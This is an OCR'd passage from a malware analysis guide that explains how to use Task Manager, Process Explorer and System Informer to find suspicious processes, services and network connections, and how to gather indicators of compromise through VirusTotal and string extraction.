
This section covers free tools that can be used for basic malware analysis to identify if a machine has been infected with malware. You can use these tools to extract IOCs to share with the community or to include in an Incident Response report in a professional setting. We will start with built in tools that you probably already know and discuss how to use them for basic malware analysis.


Task Manager is a built in Windows tool that allows you to view running processes. You can use it to view running processes and how much resources they are using. On Windows 10, right click the task bar and select Task Manager from the menu to launch the Task Manager. On Windows 11, click the Windows Start Menu icon and type Task Manager to search for the Task Manager app. You may then need to click the drop down arrow entitled `More details`.




You can use this tool to find suspicious processes running on the machine. More sophisticated Malware will attempt to blend in by using the names of common legitimate programs, however, if you have a specific process name from an IOC you can easily look to see if it is running. Each process also has an arrow you can click to expand to show child processes.

There are also `Startup` and `Services` tabs that allow you to review processes that are set to run on startup and the list of installed services. You can review the Startup tab to help identify simple persistence mechanism of malware to find applications that run on startup that are uncommon or should not be included. This same process can be done on the Services tab to find suspicious services installed on the machine. These tabs show you the same information that you would get by running Startup Apps or `services.msc` independently from Task Manager.



Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Last BIOS time: 11.5 seconds
Name Publisher Status Startup impact
Fax Reception SEIKO EPSON CORPORA... Enabled High
Fax Transmission SEIKO EPSON CORPORA... Enabled High
Intel® Graphics Command ... INTEL CORP Disabled None
Killer Control Center Rivet Networks LLC Disabled None
Microsoft Edge Microsoft Corporation Enabled High
Microsoft Teams Microsoft Enabled Not measured
Realtek HD Audio Universal ... Realtek Semiconductor Enabled Low
Send to OneNote Tool Microsoft Corporation Enabled Medium
Skype Skype Disabled None
Spotify Spotify AB Disabled None
Terminal Microsoft Corporation Disabled None
VMware Tray Process VMware, Inc. Enabled Medium
Waves MaxxAudio Service A... Waves Audio Ltd. Enabled High
Windows Security notificati... Microsoft Corporation Enabled Medium
Fewer details
Disable



You can pull up the details for each service listed in the Services tab or from `services.msc`. It will list the Startup type which is either Manual, Automatic, or Disabled. The Automatic startup type services will start automatically when the computer boots up Windows. You can also find the path to the executable that the service runs and what user or context it runs under. These details are useful IOCs for malicious services installed by malware.




Process Explorer[44] (`procexp.exe` and `procexp64.exe`) from the Sysinternals Suite is another free tool that provides a greater level of detail than the built in Task Manager in Windows. It provides the same functionality to kill processes while providing additional details in the main window. You can submit hashes to Virus Total thru Process Explorer to help determine if a process is malicious.




[44] https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer


Right clicking on the process and selecting `Check VirusTotal` will prompt you to accept submitting hashes of the suspected process to VirusTotal. After selecting yes on the prompt, the VirusTotal box on the image tab will contain a link to the VirusTotal results of the submitted hash. In this case, the legitimate Microsoft Print Spooler executable spoolsv.exe was submitted and resulted in 0 out of 73 Antivirus vendors detecting it as malicious.



Process Explorer also has a tab to review TCP/IP connections listing listening addresses and ports or outbound communications made by the process. This helps a malware analyst determine if the process is listening or receiving on any network ports. This can help find IOCs for Command and Control (C2) or even data exfiltration.




The Strings tab is another great feature that allows you to list the strings embedded in the binary just like the strings command in Linux. This is useful for finding IOCs and determining some of the capabilities of the malware. You may be able to find IPs or domain names that are coded in to the application. Or you may find strings that point to dangerous Windows API calls that can hint at the executable being malicious. The Sysinternals Suite can be downloaded here[45].




System Informer, formerly Process Hacker, is another great tool that performs similar functions to

[45] https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite


Task Manager and Process Explorer. It will provide you the same level or process details and group the processes in a parent/child process layout like Process Explorer. Right clicking a process in System Informer allows you to terminate a process just like in Task Manager and Process Explorer. Right clicking and selecting `Send to` provided an option to send the process executable or dll to VirusTotal similar to Process Explorer.

